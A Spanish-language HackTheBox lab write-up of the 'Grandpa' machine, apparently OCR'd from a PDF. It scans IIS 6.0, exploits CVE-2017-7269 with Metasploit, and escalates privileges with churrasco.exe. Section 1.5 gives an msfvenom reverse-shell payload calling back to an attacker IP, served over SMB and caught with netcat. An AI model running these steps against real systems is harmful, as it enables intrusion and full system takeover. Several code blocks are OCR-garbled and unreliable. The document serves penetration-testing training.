
263- GRANDPA

- 1. GRANDPA
 - 1.1. Preliminar
 - <u>1.2. Nmap</u>
 - 1.3. Tecnologías web
 - 1.4. Microsoft IIS 6.0 Buffer Overflow with Metasploit
 - <u>1.5. Privesc via Token-Impersonation with Juicy Potato</u>

1. GRANDPA

https://app.hackthebox.com/machines/Grandpa



1.1. Preliminar

• Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Windows*.

```
) settarget "Grandpa 10.10.10.14"
) ping sit 0.10.20 | 10.10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 | 10.10.10 |
```

1.2. Nmap

• Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos el *puerto 80* abierto.

• Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante extractPorts.

```
Smap -SCV -p80 -min-rate 5000 10.10.10.14 -oM targeted Starting Mamap 7.955VM (https://mmap.org ) at 2024-04-03 09:52 -01 Namp scan report for 10.10.10.10.14 Nost 1s up (6.037.8 latency).

PORT STATE SENVICE VENCION (8.07.8 latency).


80/tcp open http Microsoft 115 httpd 6.0

1 http-methods: Fake copy PROPPING SEARCH LOCK UNLOCK DELETE PUT NOVE NECOL. PROPPATCH |
1 trip-weblow-scan: Strice Copy PROPPING SEARCH LOCK UNLOCK DELETE PUT NOVE NECOL. PROPPING. PROPPATCH |
2 server Date: Med. 03 Apr 2024 10:92:306 GMT |
3 server Date: Med. 03 Apr 2024 10:92:306 GMT |
4 webbow type: Unknown |
5 server Date: Med. 03 Apr 2024 10:92:306 GMT |
5 webbow type: Unknown |
6 latence of the control of the
```

1.3. Tecnologías web

• Whatweb: nos reporta lo siguiente. Estamos ante un *Microsoft Office Web Server*, que es una infraestructura de servidor web que proporciona servicios de aplicaciones web para aplicaciones de *Microsoft Office*. Asimismo, el servidor web que corre por detrás es un *Microsoft IIS 6.0*, el cual ya sabemos que junto a la extensión *WebDav* puede tener una vulnerabilidad de Buffer Overflow.

• Wappalyzer: nos muestra que el sistema operativo es un *Windows Server*, uno de los sistemas operativos vulnerables a este Buffer Overflow que mencionamos.



• No obstante, al tratarse de un servidor WebDav, vamos a listar directorios y probar si podemos subir archivos con extensiones .asp o .aspx. Listamos directorios, pero no podemos acceder a éstos ya que no tenemos permisos. Tampoco podemos subir archivos al servidor.

1.4. Microsoft IIS 6.0 Buffer Overflow with Metasploit

- CVE-2017-7269:
- Recurrimos al módulo windows/iis/iis_webdav_scstoragepathfromurl de Metasploit para explotar este Buffer Overflow en el servidor. Configuramos los parámetros del exploit y lo lanzamos. Obtenemos nuestra sesión de *Meterpreter*.



CVE-2017-7269:

Desbordamiento de búfer en la función ScStoragePathFromUrl en el servicio WebDAV en Internet Information Services (IIS) 6.0 en Microsoft Windows Server 2003 R2 permite a atacantes remotos ejecutar código arbitrario a través de una cabecera larga comenzando con "If:

1.5. Privesc via Token-Impersonation with Juicy Potato

Actualmente, somos el usuario nt authority\network service. Hacemos whoami /priv para ver los privilegios del usuario. Seguidamente, systeminfo para listar información del sistema. Estamos dentro de un Windows Server 2003 de 32 bits. Asimismo, vemos que tenemos el privilegio SelmpersonatePrivilege. Podríamos intentar explotar un Access Token Impersonation para escalar nuestros privilegios.

```
Colocomers and Settingsvaheami, /priv

Abhamil /priv

PUTUTIOES INDOMENTION

PUTUTIOES INDOMENTION

State

SounditFrivilege
SoliditFrivilege
S
```

• Descargamos el exploit del enlace que aparece a continuación. Lo primero que haremos ahora es generar un payload con Msfvenom: msfvenom -p windows/shell_reverse_tcp -f exe -a x86 -- platform windows LHOST=10.10.14.21 LPORT=4444 > shell.exe EXITFUNC=thread. Compartiremos ahora desde un servidor este payload y el exploit: smbserver.py smbFolder \$(pwd) -smb2support. Desde la máquina víctima descargamos ambos recursos, el exploit: copy \\10.10.14.21\smbFolder\churrasco.exe C:\Tmp\churrasco.exe y el payload: copy \\10.10.14.21\smbFolder\shell.exe C:\Tmp\shell.exe.

https://binaryregion.wordpress.com/2021/08/04/privilege-escalation-windows-churrasco-exe/

```
### STREET OF CLASS AND STREET OF THE PROPERTY OF THE PROPERTY
```

• Nos ponemos en escucha con Netcat por el *puerto 4444*. Ejecutamos el exploit pasándole como parámetro el payload que generamos con Msfvenom: churrasco.exe -d "C:\Tmp\shell.exe". Recibimos nuestra shell privilegiada como *NT authority\system*.

```
C:\Tspichurrasco.exe =d "C:\Tspishell.exe"
//burrasco.-Seared to "C:\Tspishell.exe"
//burrasco.-Seared to "C:\Tspishell.exe"
//burrasco.-Seared to Tspishell.exe
//burrasco.-S
```